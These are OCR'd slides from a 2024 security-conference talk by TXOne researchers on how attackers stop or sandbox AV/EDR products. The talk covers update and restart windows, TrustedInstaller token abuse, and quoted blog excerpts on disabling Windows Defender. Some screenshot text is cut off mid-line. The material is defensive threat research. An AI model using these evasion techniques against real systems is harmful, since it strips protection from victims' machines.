更新爭霸戰

你的防毒軟體，是防毒還是軟體？

Sheng-Hao Ma, Team Lead

PSIRT and Threat Research, TXOne Networks Inc.

May 20, 2024 @CYBERSEC 2024

Sheng-Hao Ma and Yi-An Lin

Team Lead, PSIRT and Threat Research at TXOne Networks Inc.

- **Sheng-Hao Ma (@aaaddress1)** is a team lead of TXOne Networks PSIRT and threat research team, responsible for coordinating product security and threat research. With over 15 years of expertise in reverse engineering, symbolic execution, malware analysis, and machine-learning, he is also part of CHROOT, a cybersecurity community in Taiwan.
- As a frequent speaker, trainer, and instructor, Sheng-Hao has contributed to numerous international conferences and organizations, including Black Hat USA, DEFCON, CODE BLUE, S4, SECTOR, HITB, VXCON, HITCON, and ROOTCON, as well as the Ministry of National Defense and the Ministry of Education. He is the author of "Windows APT Warfare: The Definitive Guide for Malware Researchers," a well-regarded cybersecurity book about reverse engineering of Windows.

Threat Researcher, PSIRT and Threat Research at TXOne Networks Inc.

- Yi-An Lin is currently a threat researcher at TXOne Networks Inc. Her primarily responsibilities are researching attack techniques and new threats, interpreting the intentions of attacking organizations, analyzing threat intelligence and threat hunting.
- Yi-An graduated from the Department of Computer Science at National Yang Ming Chiao Tung University, specializing in multiple areas of artificial intelligence. In 2018, she studied in the Department of Electrical Engineering at The Hong Kong Polytechnic University and ventured into the field of cybersecurity by taking elective courses in the Department of Computing.

Outline

01 | 你的防毒軟體—是防毒還是軟體？

從紅隊思路解構產品化模組設計的防毒產品衍生之必然存在難解的模組升級問題。

02 | 第三方信賴邊際，服務與用戶誰該信任？

做為第三方掛載非系統原生組件之模組化升級所致的保護中斷問題是否能作為攻擊利用威脅。

03 | 魔幻沙箱技法：難以根治的架構利用技巧

系統原生之沙盒令牌設計架構所衍生的問題—駭客得以在錯綜複雜既有令牌間橫向移動並屏蔽防毒偵測能力

04 | 統整攻擊風險與產品抵禦思路

針對這些可能存在於系統原生架構層面難以根結的問題，其存在於磁碟文件、執行序與處理序三維度上如何有效地站在產品角度去管理這些野外風險與回應。

你的防毒軟體—是防毒還是軟體？

解構產品化模組設計的防毒產品衍生升級問題

5 月 09 日(二) 16:30 - 17:00 7F 701C

笑死，能關防毒幹嘛要做免殺呢？從令牌偽造到把防毒關進沙箱隔離

特徵碼免殺是再常見不過且通用的，痴… 不過其實現在駭客已經不做病毒免殺了——蛤？你說為什麼？如果駭客能直接把防護完整關掉……哪需要免殺呢 ;)

在這場議程裡，我們將分享這兩年內在野外與社群觀測到駭客利用的全新技巧：捏造令牌、偽造休眠、利用驅動問題到將防毒關進沙箱裡 等等的新型態攻擊。

Boost?

Or we can power-off the machine
And run our malware while the AV/EDR stopped?

Notify all the processes
should clean-up and shutdown

Power Off

Power Up
OS Loader

Drivers and Registry parts

AV/EDR user interface program got awake

CurrentVersion/Run, etc.

Explorer
Initialization

OS Running

Shutdown or Crash
the protection services?

Kernel
Initialization

Start drivers
Incorporation of drivers
Devices enumeration

WinLogon
Initialization

Commencing multiple services
Session logon initiated

AV/EDR services (PPL) got awake

Session
Initialization

Initialize the session

txOne networks

5 月 09 日(二) 16:30 - 17:00 7F 701C

笑死，能關防毒幹嘛要做免殺呢？從令牌偽造到把防毒關進沙箱隔離

特徵碼免殺是再常見不過且通用的，痾… 不過其實現在駭客已經不做病毒免殺了——蛤？你說為什麼？如果駭客能直接把防護完整關掉……哪需要免殺呢 ;)

在這場議程裡，我們將分享這兩年內在野外與社群觀測到駭客利用的全新技巧：捏造令牌、偽造休眠、利用驅動問題到將防毒關進沙箱裡 等等的新型態攻擊。

Or we can power-off the machine
And run our malware while the AV/EDR stopped?

Boost?

Notify all the processes should clean-up and shutdown

Power Off

ISSUE OF UPDATE + RESTART

Windows Update

Restart required (estimate: 5 min)
Your device will restart outside of active hours.
Schedule the restart

Power Up OS Loader

Drivers and Registry parts

AV/EDR user interface p

CurrentVersion

Explorer Initialization

OS Running

Shutdown or Crash the protection services?

Kernel Initialization

Start drivers
Incorporation of drivers
Devices enumeration

WinLogon Initialization

Commencing multiple services
Session logon initiated

AV/EDR services (PPL) got awake

Session Initialization

Initialize the session

txOne networks

AV/EDR PRODUCT's problem of Productize Module Updating?

- **Classic Problem: How to Update? Self-Del, Install, and Run!**
  - **AV/EDR products, still product, right?**
  - So the RD teams must consider the problem of updating ☺
    - Move the current running program files into %TEMP%
    - Write a updated program files to the original paths
    - Execute the latest application of the original paths
    - OK, we good. Updated!

  - Due to this usage for updating, even the Microsoft support the feature of MOVEFILE_DELAY_UNTIL_REBOOT for MoveFileEx()

MOVEFILE_DELAY_UNTIL_REBOOT
4 (0x4)

在重新啟動作業系統之前，系統不會移動檔案。 系統會在執行 AUTOCHK 之後立即移動檔案，但在建立任何分頁檔案之前。 因此，此參數可讓函式從先前的啟動中刪除分頁檔案。
只有當進程位於屬於系統管理員群組或 LocalSystem 帳戶的使用者內容中時，才能使用此值。

How do I make a file self-update (Native C++)

Asked 14 years, 10 months ago Modified 12 years, 9 months ago Viewed 15k times

7

I'm using Microsoft Visual Studio 2008 with a Windows target deployment. How would I make a file "update itself"? I've already got the "transmitting over a network" part down, but how do I make an executable write over itself?

Windows下自删除的艺术


Endlessparadox / 2023-11-16 15:20:23 / 发表于上海 / 浏览数 6898 技术文章 技术文章 顶(2) 踩(0)

通常来说，在windows程序不可能在运行的时候实现删除自己，微软设计之初为了保证程序的安全性，当一个可执行程序运行的时候会处于一种被占用的状态，如果尝试删除程序，会显示程序被占用，一般需要结束掉程序后才能删掉，而自删除利用了NTFS文件特性达到的程序运行时解除文件锁定，最终删除自身的效果，本篇文章是对此项技术的总结，这项技术已经出现很多年了，互联网上最早的消息来自2021年，于jonasLy在推特公开了这项技术

```
void UpgradeService::UpgradeSelf() {

  std::string temp = appPath  + "/myprogram_tmp.exe";
  remove(temp.c_str());

  std::string src = download + "/myprogram.exe";
  std::string dst = appPath  + "/myprogram.exe";

  rename(dst.c_str(),temp.c_str());
  CopyFile(src.c_str(),dst.c_str(), false);
  ...
```


txOne networks

Difficult Situation of AV/EDR as Plugin Module



- **AV/EDR are additional modules to install on your system**
  - None part of Windows OS native design
    - Even the Defender is additional installed alone out of the native OS
  - **AV/EDR products, still product, right?**
    - Installed as part of system services and protected as PPL-level **(Maybe?)**
    - … Your Windows Is another product (by Microsoft)
    - So, Windows have its own problem about update system itself

  - 💡 **A New Question Here** 💡
    What If Windows Require To Update Right Now…
    - ⚠️ **#1 -** Do you allow the Windows OS to stop your AV/EDR services?
    - ⚠️ **#2 -** What if a broken Windows system need to be repair?
      - Think about user PC got infected rootkit need to repair 🔨
      - As MS engineer, how do you fix the broken Defender to a normal state
      - Yes INSTALL a new one 🤔 🤔 🤔

Trusted Installer (TI)

https://www.cnblogs.com/Cong0ks/p/17706150.html


什么是 TrustedInstaller.exe 进程?


TrustedInstaller.exe是Windows 11/10/8/7中的**Windows模块安装程序服务**的一个进程。它的主要功能是启用 Windows 更新和可选系统组件的安装、删除和修改。无论您使用的是 Windows 11 还是 Windows 10，TrustedInstaller 在所有平台上的工作方式都相同。


TrustedInstaller 由来


TrustedInstaller是从Windows Vista开始出现的一个内置安全主体，在Windows中拥有修改系统文件权限，本身是一个服务，以一个账户组的形式出现。它的全名是：NT SERVICE\TrustedInstaller。这个安全主体本身是一个服务，名称为：Windows Modules Installer文件路径

C:\Windows\servicing\TrustedInstaller.exe











AV/EDR Services
Who the One you Should Trust?

Over-trusted or Privileged Identity



- Over-trusted the mechanism of Process Identity
  - NT Authority SYSTEM but no protection ☺?
  - Local users can do anything on antivirus after UAC bypass
    - Stop AV/EDR Services
    - Remove AutoRun Keys
    - …
  - Full trust of specific Identities: PsSuspend (cmdline), System Update Service
- Execute malicious behaviors before AV/EDR reboot

twitter.com/0gtweet/status/1638069413717975046




5 月 09 日(二) 16:30 - 17:00 7F 701C

笑死，能關防毒幹嘛要做免殺呢？從令牌偽造到把防毒關進沙箱隔離

特徵碼免殺是再常見不過且通用的，痾… 不過其實現在駭客已經不做病毒免殺了——蛤？你說為什麼？如果駭客能直接把防護完整關掉……哪需要免殺呢 ;)

在這場議程裡，我們將分享這兩年內在野外與社群觀測到駭客利用的全新技巧：捏造令牌、偽造休眠、利用驅動問題到將防毒關進沙箱裡 等等的新型態攻擊。



Elevation of Privilege (EoP) to TI

TrustedInstaller, parando Windows Defender

27 de septiembre de 2021 Por Roberto Amado

menudo, durante un proceso de intrusión puede sernos de tilidad disponer de la capacidad de deshabilitar las medidas de defensa del equipo objetivo. Para aquellos pentesters que ya

Entrada de permiso para Token

Entidad de seguridad: SYSTEM Seleccionar una entidad de seguridad

Tipo: Permitir

Permisos avanzados:

- [x] Full control
- [x] Adjust privileges
- [x] Adjust groups
- [x] Adjust defaults
- [x] Adjust session ID
- [x] Assign as primary token
- [x] Duplicate
- [x] Impersonate
- [x] Query
- [x] Query source
- [x] Delete
- [x] Read permissions
- [x] Change permissions
- [x] Take ownership

Configuración de seguridad avanzada para Token

Nombre: Token

Propietario: SYSTEM Cambiar

Nivel de integridad: Nivel obligatorio del sistema

Permisos | Auditoría

Para obtener información adicional, haga doble clic en una entrada de permiso. Para modificar una entra entrada y haga clic en Editar (si está disponible).

Entradas de permiso:

Tipo	Entidad de seguridad	Acceso	Heredada de
Perm...	SYSTEM	Full control	Ninguno
Perm...	DERECHOS DE PROPIETARIO	Execute	Ninguno
Perm...	TrustedInstaller	Full control	Ninguno
Perm...	Administradores (O\Administradores)	Query	Ninguno

Propiedades: winlogon.exe (12184)

General | Statistics | Performance | Threads | Token | Modules | Memory | Environment | Handles | GPU | Disk and Network | Comment | Windows

User: NT AUTHORITY\SYSTEM
User SID: S-1-5-18
Session: 4 Elevated: N/A Virtualized: Not allowed

Name	Status
Privileges	
SeTcbPrivilege	Enabled
SeProfileSingleProcessPrivilege	Enabled
SeIncreaseBasePriorityPrivilege	Enabled
SeCreatePermanentPrivilege	Enabled
SeDebugPrivilege	Enabled
SeAuditPrivilege	Enabled
SeChangeNotifyPrivilege	Enabled
SeImpersonatePrivilege	Enabled
SeCreateGlobalPrivilege	Enabled

Entrada de permiso para Token

Entidad de seguridad: Administradores (O\Administradores) Seleccionar una entidad de seguridad


Tipo: Permitir


Permisos avanzados:

- [ ] Full control
- [ ] Adjust privileges
- [x] Impersonate
- [x] Query

txOne networks

Trust Privileged Token for Abuse





TrustedInstaller, parando Windows Defender

27 de septiembre de 2021 Por Roberto Amado

A menudo, durante un proceso de intrusión puede sernos de utilidad disponer de la capacidad de deshabilitar las medidas de defensa del equipo objetivo. Para aquellos pentesters que ya

关闭反恶意软件保护（第 1 部分）–Windows Defender 防病毒

2022-01-18 阅读 204

人们总是低估 Ring 3 的代码执
严重破坏之前将其击败，与在
但是，这些钩子从未用于阻止
钩。
我将首先从 Windows Defend
行代码的目标，我们需要以下
1. 想办法在不重新启动的情况
2. 绕过或禁用进程上设置的 P
3. 对具有完全访问权限的进程

Shutting Down Anti-malware Protection (Part 1) - Windows Defender Antivirus

16:04 halov


(click for better images quality)


I always wanted to start this series, executing code inside antiviruses security agents.


People always underestimated Ring 3 code execution, as it seems to be useless in case of a cyber attack. The AV agents usually defeat the malware before it starts doing serious damage, unlike being in ring 0, attackers just override callbacks and hooks and proceed to do whatever they want.

